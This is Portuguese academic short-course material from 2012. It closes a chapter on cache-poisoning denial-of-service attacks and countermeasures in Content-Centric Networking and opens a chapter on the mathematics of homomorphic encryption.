Uma vez que a verificação da assinatura em todos os conteúdos seria inviável para os roteadores, a CCN permite que esse processo seja opcional e torna obrigatória a verificação das assinaturas apenas pelos consumidores. Assim, é possível para usuários maliciosos gerarem conteúdos corrompidos (assinatura inválida) e falsos (assinatura válida, mas com a chave privada incorreta) e propagarem os mesmos na rede. Esses conteúdos serão eventualmente recuperados por usuários e serão armazenados em *caches*, aumentando assim a disponibilidade de conteúdo ilegítimo na rede. Quando um conteúdo falso ou corrompido é recebido por um consumidor, este identificará esta situação, através da verificação da assinatura, e os descartará. Em seguida, o consumidor deve requisitar o conteúdo novamente, utilizando o filtro de exclusão para eliminar o conteúdo recebido anteriormente como possível resposta.

Apesar do consumidor constantemente identificar os conteúdos falsos ou corrompidos, se o mesmo nunca conseguir recuperar um conteúdo válido, então o serviço de recuperação de conteúdos será negado a ele, já que os conteúdos recebidos serão sempre inúteis. Para explorar esta vulnerabilidade, [Gasti et al. 2012] abordam duas variações de ataques:

1. O adversário controla um ou mais roteadores da rede e conhece os interesses pendentes presentes nos mesmos. Assim, para cada interesse pendente o adversário pode gerar uma resposta corrompida ou falsa, que será armazenada nos *caches* de outros roteadores.

2. O adversário é capaz de prever que muitos interesses para um determinado conteúdo popular, ainda não presente em *cache*, serão enviados à rede. O adversário então faz com que várias máquinas zumbis enviem interesses para estes conteúdos quase simultaneamente. Em seguida, um nó da rede comprometido que receba um ou mais desses interesses responderá aos mesmos com conteúdos falsos ou corrompidos. Quando os usuários legítimos enviarem interesses para estes conteúdos, os conteúdos inválidos em *cache* serão recuperados e não sua versão legítima.

Embora os dois tipos de ataque exijam esforços diferentes para os adversários, ambos mantém o mesmo impacto à infraestrutura da rede. Assim, as contramedidas necessárias se tornam, na maioria das vezes, eficazes para ambos os ataques. Algumas contramedidas são propostas em [Gasti et al. 2012], como a implementação de funcionalidades dos nomes auto-certificados aos nomes de conteúdo da CCN, a verificação probabilística de assinaturas e a utilização de alertas de conteúdo corrompido.

 ©2012 SBC — Soc. Bras. de Computação

Implementação de Funcionalidades dos Nomes Auto-Certificados aos Nomes de Conteúdo da CCN

Como abordado na Seção 3.3.2, os nomes auto-certificados estabelecem uma relação criptográfica entre um pacote de interesse e seu respectivo pacote de dados. Os conteúdos são requisitados pelos nomes, que por sua vez são construídos a partir do *hash* da chave pública do publicador ou do *hash* do conteúdo em si. Assim, quando um consumidor requisita um conteúdo, ele tem a garantia que a resposta obtida é aquela esperada. Uma vez que os nomes auto-certificados não são inteligíveis por seres humanos, é preciso utilizar um mecanismo que traduza nomes legíveis para seus correspondentes nomes auto-certificados. Por outro lado, o mecanismo de nomeação usado pela CCN é inteligível por seres humanos, porém precisa de um mecanismo para gerenciamento de confiança. Essa necessidade inviabiliza a verificação da assinatura de todos os conteúdos pelos roteadores, levando aos ataques DoS tratados nesta seção.

Assim, [Gasti et al. 2012] propõem o mecanismo de nomeação *Self-Certifying Interests/Data Packets* (SCID), uma união de algumas funcionalidades dos nomes auto certificados à CCN, sem alterar sua estrutura de nomes. O objetivo do SCID é permitir que roteadores decidam se um determinado conteúdo é a resposta correta para um interesse recebido. O SCID possui duas variantes: uma para conteúdos estáticos (S-SIDC) e outra para conteúdos dinâmicos (D-SIDC).

Quando um conteúdo é publicado, o publicador deve criar um nome para ele, o que é feito de acordo com suas políticas de nomeação. Além dos componentes selecionados pelo publicador, a CCN também adiciona ao final do nome o *hash* do pacote de dados. Os consumidores podem então decidir utilizar o nome do conteúdo com ou sem o *hash* nas requisições. Dessa maneira, a ideia do S-SIDC é fazer com que os roteadores comparem o *hash* presente no nome do conteúdo do pacote de interesse com aquele presente no pacote de dados. Assim, mesmo que o adversário possa criar conteúdos falsos ou corrompidos, estes não serão enviados aos consumidores, já que o *hash* dos mesmos não corresponderá ao do pacote de dados legítimo.

O mecanismo S-SIDC funciona bem para obter conteúdos completos. Para recuperar conteúdos grandes, divididos em pequenos *chunks*, seria necessário que o consumidor conhecesse o *hash* de cada um dos *chunks* que compõem o conteúdo, o que tornaria o S-SIDC impraticável. Uma solução para este problema é fazer com que cada *chunk* contenha, como metadado, o *hash* do próximo *chunk* na sequência, reduzindo assim o problema a descobrir apenas o *hash* do primeiro *chunk*. Essa técnica, entretanto, faria com que o processo de requisição de conteúdos se tornasse sequencial, o que limitaria a vazão da rede. Para superar esse problema, [Gasti et al. 2012] propõem que os *chunks* armazenem como metadados não só o *hash* do *chunk* seguinte, mas também os próximos n *chunks*. Dessa maneira, de posse do primeiro *chunk*, o consumidor seria capaz de requisitar mais n *chunks* em paralelo. Um problema com essa técnica é o aumento do tamanho dos pacotes de interesse. Se o algoritmo de *hash* utilizado for o SHA-256, por exemplo, cada pacote terá $n * 32$ bytes de *overhead*. Em particular, se o valor de n for próximo de 46, o *overhead* será próximo do tamanho máximo do pacote de dados (supondo pacotes de dados com no máximo 1500 bytes). Assim, quanto maior for o valor de n, maior o grau de paralelismo nas requisições, mas também maior o *overhead* nos pacotes de dados.

 ©2012 SBC — Soc. Bras. de Computação

Uma vez que o S-SIDC requer que os consumidores conheçam o *hash* do conteúdo a ser requisitado, esta técnica não é aplicável a conteúdos dinâmicos, já que não é possível predizer o *hash* de um conteúdo que ainda não foi gerado. Para resolver este problema, uma ideia seria realizar a ligação entre um pacote de interesse e o *hash* da chave pública do publicador desejado e não com o *hash* do conteúdo. Esse mecanismo, chamado de D-SIDC pelos autores de [Gasti et al. 2012], já é implementado no CCNx. Os pacotes de interesse possuem um campo opcional onde o consumidor pode definir o *hash* da chave pública do publicador do conteúdo que ele deseja receber. Assim, os roteadores devem comparar o valor desse campo (se presente) com o *hash* da chave pública referenciada pelo pacote de dados correspondente e garantir que tal pacote só será enviado ao consumidor caso a comprovação seja válida.

Apesar do D-SIDC impedir que adversários envenenem os *caches* com conteúdos falsos, ainda é possível fazê-lo utilizando conteúdos corrompidos. Para isso, basta que os conteúdos tenham assinaturas não verificáveis, mas referenciem a chave pública indicada pelo consumidor no pacote de interesse.

Por fim, outra possibilidade é utilizar o S-SIDC e o D-SIDC em conjunto, com o objetivo de obter os benefícios de ambos. Uma maneira de fazer isso seria utilizar o D-SIDC para recuperar o primeiro *chunk* de um conteúdo grande. Se cada *chunk* contiver o valor dos *hashes* dos próximos *n chunks*, então o S-SIDC poderia ser utilizado para recuperá-los. Assim, as limitações do S-SIDC quanto a conteúdos dinâmicos e do D-SIDC quanto a proteção contra ataques de envenenamento de *cache* por conteúdos corrompidos são resolvidas.

Verificação Probabilística de Assinaturas

Como a verificação das assinaturas de todos os conteúdos pelos roteadores é impraticável, uma abordagem interessante seria fazer com que os roteadores verificassem apenas as assinaturas de uma porção aleatória dos conteúdos armazenados em seu *cache*. Os conteúdos cujas assinaturas não fossem aprovadas na verificação seriam removidos do *cache*. Já os conteúdos com assinaturas válidas seriam marcados, de forma a evitar que outros roteadores verificassem sua assinatura novamente.

Outra abordagem é fazer com que todos os roteadores em um mesmo domínio administrativo dividissem igualmente a carga de verificação de assinaturas. Por exemplo, se existirem 4 roteadores em um domínio administrativo qualquer e 8 conteúdos cujas assinaturas precisam ser verificadas, então cada roteador deve realizar duas verificações. Para alcançar tal objetivo, [Gasti et al. 2012] apresentam um algoritmo detalhadamente.

Alertas de Conteúdo Corrompido

O objetivo deste mecanismo é reduzir a frequência de verificação de assinaturas pelos roteadores, sem reduzir a resistência da rede contra ataques de envenenamento de *cache*. Para tanto, os roteadores devem continuar realizando a verificação probabilística das assinaturas de maneira independente, assim como explicado anteriormente. Entre-

 ©2012 SBC — Soc. Bras. de Computação

tanto, mediante a falha de uma verificação, o roteador deve enviar um pacote de interesse especial por todas as suas interfaces, alertando assim seus vizinhos sobre o ocorrido. O nome de conteúdo presente no pacote de interesse de alerta deve ser parecido com `/ndn/warning/hCO`, onde `/ndn/warning/` é um prefixo reservado pela CCN e `hCO` é o *hash* do conteúdo cuja verificação da assinatura falhou. Além disso, o escopo do pacote de interesse de alerta é definido como 2, ou seja, o interesse só deve se propagar até o próximo salto. Quando um roteador receber o interesse de alerta, este deve verificar se existe algum conteúdo em *cache* cujo *hash* é igual a `hCO`. Em caso afirmativo, o conteúdo é removido do *cache*. Esse processo deve ser executado por todos os roteadores da rede.

Uma vez que os consumidores já realizam a verificação de todos os conteúdos que recebem, estes poderiam enviar *feedbacks* à rede com o objetivo de alertar os roteadores sobre conteúdos corrompidos. Entretanto, o envio de *feedbacks* apresenta os seguintes desafios: (1) não existe relação de confiança entre roteadores e consumidores, (2) consumidores são mais plausíveis de serem comprometidos do que roteadores e (3) não é possível identificar o consumidor que enviou um determinado *feedback*. Uma abordagem para proporcionar o *feedback* dos consumidores, proposta em [Gasti et al. 2012], é baseada em um valor probabilístico de confiança $T, T \in [0,1]$, associado a cada conteúdo presente no *cache* do roteador. Quando $T = 1$ significa que a assinatura do conteúdo foi verificada. Se $T \approx 0$ significa que o conteúdo deve ser removido do *cache*, no caso do mesmo estar cheio, ou deve ser selecionado para verificação da assinatura com probabilidade proporcional a $1 - T$. Aos novos pacotes de dados é atribuído o valor $T = 0,5$. O valor de T é incrementado cada vez que o conteúdo é requisitado e enviado ao consumidor, e é decrementado cada vez que um *feedback* negativo é recebido.

3.5. Considerações Finais, Perspectivas Futuras e Problemas em Aberto

A CCN tem sido amplamente discutida por pesquisadores nos últimos anos. A adoção do paradigma orientado ao conteúdo, onde usuários requisitam conteúdos pelo nome e a rede se encarrega de encontrá-los onde quer que eles estejam, torna esta arquitetura mais adaptada ao novo perfil dos usuários e das aplicações. Para permitir uma maior eficiência na recuperação de conteúdos, os roteadores da CCN realizam *cache* dos mesmos, de maneira que requisições futuras não precisam ser encaminhadas até a fonte, reduzindo assim o tempo de resposta e a utilização da largura de banda no núcleo da rede.

Ao eliminar a associação entre os conteúdos e sua localização física, a CCN permite que a segurança dos conteúdos seja implementada de maneira mais simples. Ao invés de garantir a integridade e autenticidade do nó que armazena o conteúdo e do canal por onde este trafega, a CCN estabelece que todos os conteúdos devam ser assinados por seus publicadores. Dessa forma, para verificar se um conteúdo é autêntico e íntegro, basta obter a chave pública do publicador e verificar a assinatura do conteúdo.

Um dos principais problemas na Internet atual são os ataques DDoS. O modelo orientado à localização, no qual as redes TCP/IP estão fundamentadas, é bastante vulnerável a este tipo de ataque. Por outro lado, características como a agregação e o encaminhamento adaptativo de pacotes de interesse, tornam a CCN bastante resistente aos ataques DDoS comumente empregados contra a Internet atual.

Apesar de permitir a implementação da segurança de conteúdos de maneira mais

 ©2012 SBC — Soc. Bras. de Computação

simples e de mitigar grande parte dos ataques DDoS encontrados na Internet atual, a CCN ainda permite que alguns de seus mecanismos sejam explorados por ataques projetados especialmente para esta arquitetura. Além disso, ataques largamente estudados envolvendo *caches*, como o *cache snooping*, passam a ter um maior impacto na CCN em relação a Internet.

O projeto *Named-Data Networking* - NDN, mantém o desenvolvimento da CCN e estabelece diversas áreas de pesquisa, onde uma delas é a segurança. Apesar da CCN não prover uma solução para todos os desafios em segurança de redes, ela estabelece novos mecanismos para a validação de conteúdos e a determinação de sua proveniência. Entretanto, conteúdos maliciosos ou indesejados contendo assinaturas válidas, podem ser gerados por publicadores legítimos [Zhang et al. 2010].

Para garantir a autenticidade da relação entre um publicador de conteúdos e sua chave pública, a CCN necessita que seja implementado algum mecanismo de gerenciamento de confiança. Apesar dos usuários serem livres para utilizar quaisquer modelos existentes, o projeto NDN sugere a utilização do sistema SDSI/SPKI [Zhang et al. 2010]. Neste contexto, uma questão importante é o processo de revogação de chaves. Uma vez que as chaves públicas também são tratadas como conteúdos, estas poderão ser armazenadas em *caches* na rede. Assim, quando um consumidor obtiver uma chave, este não saberá se a mesma é atual, ou se é uma cópia revogada obtida de algum *cache*.

O modo de funcionamento da CCN requer que a manutenção de estado em seus roteadores. Esta característica pode ser vista como uma vulnerabilidade explorada por atacantes para efetuar ataques DoS por inundação dos pacotes de interesses. Tais ataques, podem provocar o esgotamento dos recursos dos roteadores impedindo o atendimento de requisições de usuários legítimos.

Da mesma forma que a Internet atual, a CCN não provê um mecanismo de responsabilização para os consumidores de conteúdo. A responsabilização é definida como "a propriedade que garante que as ações de uma entidade possam ser unicamente rastreadas até esta entidade"[Shirey 2000]. Assim, apesar dos pacotes de dados serem assinados pelos publicadores, os pacotes de interesse podem ser emitidos por qualquer usuário com a garantia do anonimato. Como os pacotes de interesse podem ser usados como veículos nos ataques de negação de serviço, a fonte de tais ataques se torna ainda mais difícil de ser rastreada do que na Internet atual. Essa dificuldade poderia ser resolvida exigindo-se que os pacotes de interesse também fossem assinados. Porém, esta técnica implica em sérios problemas de privacidade. Dessa forma, cria-se uma forte tensão entre a detecção de ataques DoS e a garantia da privacidade dos usuários.

A CCN representa uma grande evolução em relação a Internet atual, principalmente no que diz respeito a segurança. Entretanto, novas tecnologias normalmente são acompanhadas por novas vulnerabilidades, que por sua vez podem originar novos ataques. Como mostrado neste minicurso, a CCN não é uma exceção e sua adoção em larga escala depende ainda da superação de diversos desafios, principalmente em segurança.

 ©2012 SBC — Soc. Bras. de Computação

Referências

[Abliz 2011] Abliz, M. (2011). *Denial of Service in Computer Networks: A Survey of Attacks and Defense Mechanisms*. LAP Lambert Academic Publishing, Germany.

[Arianfar et al. 2011] Arianfar, S., Koponen, T., Raghavan, B. e Shenker, S. (2011). On Preserving Privacy in Content-Oriented Networks. Em *ACM SIGCOMM Workshop on Information-Centric Networking*, páginas 19–24.

[Baugher et al. 2012] Baugher, M., Davie, B., Narayanan, A. e Oran, D. (2012). Self-Verifying Names for Read-Only Named Data. Em *INFOCOM Workshops'12*, páginas 274–279.

[Bishop 2003] Bishop, M. (2003). *Computer Security: Art and Science*. Addison-Wesley.

[Brito et al. 2012] Brito, G. M., Velloso, P. B. e Moraes, I. M. (2012). Redes Orientadas a Conteúdo: Um Novo Paradigma para a Internet. Em *Minicurso - Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuidos - SBRC*, páginas 211–264.

[Che et al. 2002] Che, H., Tung, Y. e Wang, Z. (2002). Hierarchical web caching systems: modeling, design and experimental results. *IEEE Journal on Selected Areas in Communications*, 20(7):1305 – 1314.

[DiBenedetto et al. 2012] DiBenedetto, S., Gasti, P., Tsudik, G. e Uzun, E. (2012). ANDaNA: Anonymous Named Data Networking Application. páginas 251–260.

[Dingledine et al. 2004] Dingledine, R., Mathewsonn, N. e Syverson, P. (2004). Tor: The second-generation onion router. Em *The 13th USENIX Security Symposium*, páginas 21–21.

[Felten e Schneider 2000] Felten, E. W. e Schneider, M. A. (2000). Timing attacks on web privacy. Em *ACM Conference on Computer and Communications Security*, páginas 25–32.

[Fu et al. 2002] Fu, K., Kaashoek, M. F. e Mazières, D. (2002). Fast and secure distributed read-only file system. *ACM Trans. Comput. Syst.*, 20(1):1–24.

[Gasti et al. 2012] Gasti, P., Tsudik, G., Uzun, E. e Zhang, L. (2012). DoS & DDoS in Named-Data Networking. Em *Em submissão*.

[Ghodsi et al. 2011a] Ghodsi, A., Koponen, T., Raghavan, B., Shenker, S., Singla, A. e Wilcox, J. (2011a). Information-Centric Networking: Seeing the Forest for the Trees. Em *ACM Workshop on Hot Topics in Networks - HotNets*, páginas 11–16.

[Ghodsi et al. 2011b] Ghodsi, A., Koponen, T., Rajahalme, J., Sarolahti, P. e Shenker, S. (2011b). Naming in Content-Oriented Architectures. Em *ACM SIGCOMM workshop on Information-centric networking*, páginas 1–6.

[Ioannidis e Bellovin 2001] Ioannidis, J. e Bellovin, S. M. (2001). Pushback: Router-Based Defense Against DDoS Attacks.

 ©2012 SBC — Soc. Bras. de Computação

[Jacobson et al. 2009] Jacobson, V., Smetters, D. K., Thornton, J. D. e Plass, M. F. (2009). Networking named content. Em *International Conference on emerging Networking Experiments and Technologies - CoNEXT*.

[Jacobson et al. 2012] Jacobson, V., Thornton, J. D., Plass, M., Briggs, N., Braynard, R. e Smetters, D. K. (2012). Networking Named Content. *Communications of the ACM*, 55(1):117–124.

[Koponen et al. 2007] Koponen, T., Shenker, S., Stoica, I., Chawla, M., Chun, B., Ermolinsky, A. e Kim, K. (2007). A data-oriented (and beyond) network architecture. Em *ACM SIGCOMM*, páginas 181–192.

[Kurose 2012] Kurose, J. (2012). Content-centric networking: technical perspective. *Communications of the ACM*, 55(1):116–116.

[Labovitz et al. 2010] Labovitz, C., Iekel-Johnson, S., MacPherson, D., Oberheide, J., Jahanian, F., Kalyanaraman, S., Padmanabhan, V. N., Ramakrishnan, K. K., Shorey, R. e Voelker, G. M. (2010). Internet inter-domain traffic. Em *ACM SIGCOMM*, páginas 75–86.

[Lagutin et al. 2010] Lagutin, D., Visala, K. e Tarkoma, S. (2010). Publish/Subscribe for Internet: PSIRP Perspective. Em *Towards the Future Internet - Emerging Trends from European Research*, chapter 8, páginas 75–84. IOS Press.

[Laufer et al. 2005] Laufer, R. P., Moraes, I. M., Velloso, P. B., Bicudo, M. D. D., Campista, M. E. M., Cunha, D. O., Costa, L. H. M. K. e Duarte, O. C. M. B. (2005). Negação de Serviço: Ataques e Contramedidas. Em *Minicurso - Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais - SBSeg*, páginas 1–63.

[Myers et al. 1999] Myers, M., Ankney, R., Malpani, A., Galperin, S. e Adams, C. (1999). X.509 Internet Public Key Infrastructure Online Certificate Status Protocol - OCSP. IETF Network Working Group RFC 2560.

[Neuman et al. 1993] Neuman, C., Kohl, J., Yu, T., Hartman, S. e Raeburn, K. (1993). The Kerberos Network Authentication Service (V5). Relatório técnico.

[Popescu et al. 2005] Popescu, B. C., Steen, M. v., Crispo, B., Tanenbaum, A. S., Sacha, J. e Kuz, I. (2005). Securely Replicated Web Documents. Em *IEEE International Parallel and Distributed Processing Symposium - IPDPS*, páginas 102–104.

[Pournaghshband e Natarajan] Pournaghshband, V. e Natarajan, K. Em *International Conference on Security and Management - SAM*.

[Rd e Jones] Rd, D. E. E. e Jones, P. E.

[Schwetzingen 2010] Schwetzingen, T. L. (2010). Security & Scalability of Content-Centric Networking. Tese de mestrado, Technische Universitat Darmstadt.

[Shirey 2000] Shirey, R. (2000). Internet Security Glossary.

 ©2012 SBC — Soc. Bras. de Computação

[Smetters e Jacobson 2009] Smetters, D. e Jacobson, V. (2009). Securing Network Content. Relatório Técnico TR-2009-1, Xerox Palo Alto Research Center - PARC.

[Stallings 2006] Stallings, W. (2006). *Cryptography and Network Security - Principles and Practice, 4th Edition*. Prentice Hall.

[Telegraph e Committee 1991] Telegraph, I. e Committee, T. C. (1991). *CCITT Recommendation X.800: Data Communication Networks: Open Systems Interconnection (OSI); Security, Structure and Applications : Security Architecture for Open Systems Interconnection for CCITT Applications*. International Telecommunication Union.

[Wilcox-O'Hearn 2003] Wilcox-O'Hearn, Z. (2003). Names: Decentralized, secure, human-meaningful: Choose two. https://lafsgateway.zooko.com/uri/URI:DIR2-RO:d23ekhh2b4xashf53ycrfoynkq:y4vpazbrt2beddyhgwcch4sduhnmmefdotlyelojxg4tyzllhb4a/distnames.htm.

[Wählisch et al. 2012] Wählisch, M., Schmidt, T. C. e Vahlenkamp, M. (2012). Backscatter from the Data Plane - Threats to Stability and Security in Information-Centric Networking. Em *http://arxiv.org/abs/1205.4778*.

[Yi et al. 2012] Yi, C., Afanasyev, A., Wang, L., Zhang, B. e Zhang, L. (2012). Adaptive Forwarding in Named Data Networking. *ACM SIGCOMM Computer Communication Review*, 42(3):62–67.

[Zhang et al. 2010] Zhang, L., Estrin, D., Bruke, J., Jacobson, V., Thornton, J., Smetters, D., Zhang, B., Tsudik, G., Claffy, K., Massey, D., Papadopoulos, C., Abdelzaher, T., Wang, L., Crowley, P. e Yeh, E. (2010). Named Data Networking (NDN) Project. Relatório Técnico NDN-0001, NDN.

[Zimmermann 1995] Zimmermann, P. R. (1995). *The official PGP user's guide*. MIT Press.

Capítulo 4

Encriptação homomórfica

Autores: Eduardo Morais e Ricardo Dahab
Apresentador: Eduardo Morais
Instituição: Universidade Estadual de Campinas (UNICAMP)

Abstract

In 1978, Rivest, Adleman and Dertouzos [RAD78] suggested the construction of privacy homomorphisms as a mechanism to protect computation on secret data. The problem remained open until 2009 [Gen09a], when Craig Gentry proposed the use of ideal lattices to construct a fully homomorphic cryptosystem.

Privacy homomorphisms are an interesting solution in a cloud computing scenario, but unfortunately it is not efficient enough to be used in practice. However many concrete improvements have been studied recently, encouraging people to look for better algorithms. In this course Craig Gentry's breakthrough will be carefully studied, presenting the state of the art and pointing out the problems that remain to be solved.

Resumo

Em 1978, Rivest, Adleman e Dertouzos [RAD78] sugeriram a construção de ***homomorfismos secretos*** - privacy homomorphisms - *como forma de prover um mecanismo de proteção para computação sobre dados sigilosos. O problema permaneceu em aberto até recentemente, quando em 2009 Craig Gentry [Gen09a] o resolveu sugerindo a utilização de reticulados ideais na construção de um criptossistema completamente homomórfico.*

Infelizmente a proposta de Craig Gentry não é suficientemente eficiente para ser usada na prática, mas inúmeros trabalhos têm contribuído para que a eficiência dos algoritmos se torne cada vez maior. Neste minicurso serão estudados os esquemas recentemente propostos por Craig Gentry, apresentando o estado da arte e analisando os problemas que ainda precisam ser resolvidos.

 ©2012 SBC — Soc. Bras. de Computação

4.1. Introdução

É grande a quantidade de aplicações em nuvem que estão surgindo recentemente e a segurança deste novo modelo de computação ainda é uma questão em aberto. O NIST [MG09] define computação em nuvem, descrevendo três categorias distintas: (i) **software como um serviço** (SaaS - *Software as a Service*) (ii) **plataforma como um serviço** (PaaS - *Platform as a Service*) e (iii) **infraestrutura como um serviço** (IaaS - *Infrastructure as a Service*). Nestes três modelos, a segurança pode ser obtida por meio do uso de criptografia. Além disso, a utilização de uma base de computação confiada (TCB - *Trusted Computing Base*) para gerenciamento de distribuição de chaves, permite a criação de canais seguros entre um cliente e um provedor de serviço em nuvem. Assim, a informação sigilosa pode ser protegida contra um adversário que intercepta as mensagens pela rede. Porém, esta informação ainda pode ser acessada pelo provedor do serviço, o que é uma ameaça em diversos cenários, como por exemplo no caso de informações médicas confidenciais, dados bancários, ou qualquer informação que fira o direito de privacidade de uma pessoa. Portanto, é clara a necessidade da **criptografia como um serviço** (CaaS), podendo ser utilizada nos três modelos de computação em nuvem para prover requisitos como sigilo, autenticidade, integridade e irretratabilidade.

A construção de algoritmos eficientes para obtenção de **homomorfismos secretos** - *privacy homomorphisms*, como apresentado por Rivest, Adleman e Dertouzos em 1978 [RAD78], é um objetivo muito cobiçado da criptografia moderna, porque permite a construção de *killer applications*. Estas aplicações podem ser usadas para prover CaaS; podemos citar, por exemplo, as seguintes:

- **banco de dados encriptados**, a nuvem manipula os dados encriptados e retorna para o usuário decriptar;
- **disco rígido encriptado**, semelhante ao caso anterior, a nuvem não consegue obter informação confidencial do disco, mas consegue manipulá-lo;
- **mecanismo de buscas encriptado**, permite buscas na internet sem revelar informação sobre o que está sendo buscado;
- **computação sobre dados encriptados**, permite delegar o processamento de um programa à nuvem, que computa sobre os dados encriptados e portanto não tem acesso à informação sigilosa;
- **ofuscação**, embora seja impossível obter ofuscação em um modelo de segurança rígido, veremos como é possível usar homomorfismo secreto para construir um esquema de ofuscação sob a hipótese de uso de um hardware resistente a ataques laterais.

4.1.1. Organização deste documento

O minicurso está organizado da seguinte maneira: no restante desta primeira seção serão apresentados alguns fundamentos matemáticos e definições preliminares, também serão mostradas algumas propostas anteriores a construção de Craig Gentry; na seção 2 serão definidos os conceitos básicos, assim como o criptossistema sobre números inteiros de

 ©2012 SBC — Soc. Bras. de Computação

Craig Gentry; na seção 3 será descrito o esquema sobre reticulados ideais; na seção 4 são apresentadas as otimizações, em especial o esquema BGV; na seção 5 são discutidos esquemas práticos que podem ser implementados a partir de criptossistemas parcialmente homomórficos; na seção 6 serão feitas as considerações finais e alguns exercícios são propostos na seção 7.

4.1.2. Fundamentos matemáticos

Nesta seção serão discutidos brevemente os fundamentos matemáticos necessários para compreender as construções que serão realizadas nas seções futuras.

4.1.2.1. Circuitos

Um ***circuito booleano*** é um conjunto de portas lógicas conectadas por fios. Formalmente, pode ser modelado por um grafo orientado acíclico. O circuito recebe de entrada um conjunto de variáveis booleanas, que são processadas pelas portas lógicas, gerando um conjunto de variáveis booleanas como saída. A profundidade do circuito é a distância entre as entradas e as saídas do circuito. O tamanho do circuito é a quantidade de arestas do grafo.

Informalmente, o modelo de computação baseado em circuitos booleanos é equivalente ao modelo da máquina de Turing se fixarmos um limite para o tamanho dos circuitos. Podemos, assim, na prática, considerá-lo um modelo completo, capaz de computar um algoritmo arbitrário. Da mesma forma, ***circuitos algébricos*** também correspondem a um modelo computacional completo. Logo, a obtenção de uma função que, simultaneamente, seja um homomorfismo e também possa ser usado para criptografia, significa que é possível somar e multiplicar textos encriptados, e portanto é possível computar circuitos algébricos de maneira homomórfica. Como veremos adiante, algumas condições são necessárias para que esta construção seja segura e eficiente.

4.1.2.2. Álgebra abstrata

As construções que serão descritas adiante, farão uso de conceitos matemáticos da álgebra abstrata. Nesta seção serão apresentados alguns destes conceitos de maneira bastante breve. Existem diversos livros que podem ser usados para obter uma compreensão mais aprofundada do assunto, como por exemplo o de Dummit e Foot [DF04].

Um ***anel*** é uma estrutura matemática composta de um conjunto R e duas operações (geralmente $+$ e $\times$), tal que $(R,+)$ é um grupo abeliano, e as operações $+$ e $\times$ estão relacionadas pela propriedade distributiva. Em geral, temos um elemento neutro multiplicativo, mas nem todo elemento de R possui inverso multiplicativo.

Um ***ideal*** I sobre R é um subconjunto fechado em R, de modo que a multiplicação de elementos $i \in I$, por elementos $r \in R$, permanece no subconjunto I, ou seja, $i \times r \in I$. Um exemplo de ideal sobre o anel de inteiros $\mathbb{Z}$ é o subconjunto $p\mathbb{Z}$, para qualquer inteiro p, já que a multiplicação de qualquer múltiplo de p por um elemento arbitrário $r \in R$ continua sendo um múltiplo de p.

 ©2012 SBC — Soc. Bras. de Computação




Figura 4.1.




Figura 4.2.

Dados dois anéis R e S, um ***homomorfismo*** h é uma função entre os anéis, que preserva as operações de soma e multiplicação. Isto é, $h(r_1 + r_2) = h(r_1) + h(r_2)$ e $h(r_1 \times r_2) = h(r_1) \times h(r_2)$. Além disso, os elementos neutros aditivo e multiplicativo em R são mapeados nos elementos neutros respectivos em S.

4.1.2.3. Reticulados

Reticulados são combinações lineares *inteiras* de n elementos $b_1, ..., b_n \in \mathbb{R}^n$, linearmente independentes, denominados ***base do reticulado***.

$$\mathscr{L}(b_1, ..., b_n) = \left\{ \sum_{i=1}^{n} x_i b_i : x_i \in \mathbb{Z} \right\}.$$

Em outras palavras, um reticulado é um espaço vetorial discretizado, ou seja, existe uma analogia que nos permite utilizar conceitos como norma, dimensão, ortogonalidade, transformação linear, entre outros. Uma maneira alternativa de abordar o assunto é por meio de notação matricial, onde a base pode ser representada por uma matriz $B = [b_1, ..., b_n]$, pertencente a $\mathbb{R}^{n \times n}$. O reticulado gerado pela matriz B é definido por $\mathscr{L} = \{Bx \mid x \in \mathbb{Z}^n\}$, de forma que o determinante $\det(B)$ é independente da escolha da base e corresponde geometricamente ao inverso da densidade de pontos do reticulado em $\mathbb{Z}^n$.

Dado um reticulado $\mathscr{L}(B)$, os vetores que constituem a base do reticulado são arestas de um paralelepípedo de dimensão n. Assim, podemos definir $\mathscr{P}(B) = \{Bx \mid x \in [0,1)^n\}$, denominado ***paralelepípedo fundamental*** de B. Podemos alternativamente definir $\mathscr{P}_{1/2}(B)$ de forma a obter uma região simétrica. Para isso, seja $\mathscr{P}_{1/2}(B) = \{Bx \mid x \in [-1/2, 1/2)^n\}$, denominado ***paralelepípedo fundamental centralizado*** de B. A figura 4.1 ilustra um exemplo de paralelepípedo fundamental em dimensão 2, enquanto a figura 4.2 representa um paralelepípedo fundamental centralizado.

Seja $\mathscr{L} \in \mathbb{R}^n$ um reticulado de dimensão n e seja $\mathscr{F}$ o paralelepípedo fundamental de $\mathscr{L}$, então dado um elemento $w \in \mathbb{R}^n$, podemos escrever w na forma $w = v + t$, para

 ©2012 SBC — Soc. Bras. de Computação

$v \in \mathscr{L}$ e $t \in \mathscr{F}$ únicos. Esta equação equivale a uma redução modular, onde o vetor t é interpretado como $w \pmod{\mathscr{F}}$.

O volume do paralelepípedo fundamental é dado por $\text{Vol}(\mathscr{F}) = |\det(B)|$. Dadas duas bases $B = \{b_1, ..., b_n\}$ e $B' = \{b'_1, ..., b'_n\}$ de um mesmo reticulado $\mathscr{L}$, temos que $\det(B) = \pm\det(B')$.

O problema de encontrar o vetor de norma mínima (*shortest vector problem* - SVP) é uma das questões fundamentais em reticulados. Rigorosamente, dado o reticulado $\mathscr{L}(B)$, deseja-se encontrar o vetor não nulo com norma mínima. Na prática, é utilizado um fator de aproximação $\gamma(n)$ para o problema SVP, isto é, deseja-se encontrar um vetor cuja norma seja inferior ao vetor de norma mínima, multiplicado por $\gamma(n)$.

Outros problemas em reticulados, importantes do ponto de vista da criptografia, são:

- o ***problema do vetor de distância mínima*** (*closest vector problem* - CVP). Dados um reticulado $\mathscr{L}(B)$ e um vetor $t \in \mathbb{R}^m$, o objetivo é encontrar o vetor $v \in \mathscr{L}(B)$ que seja mais próximo de t;

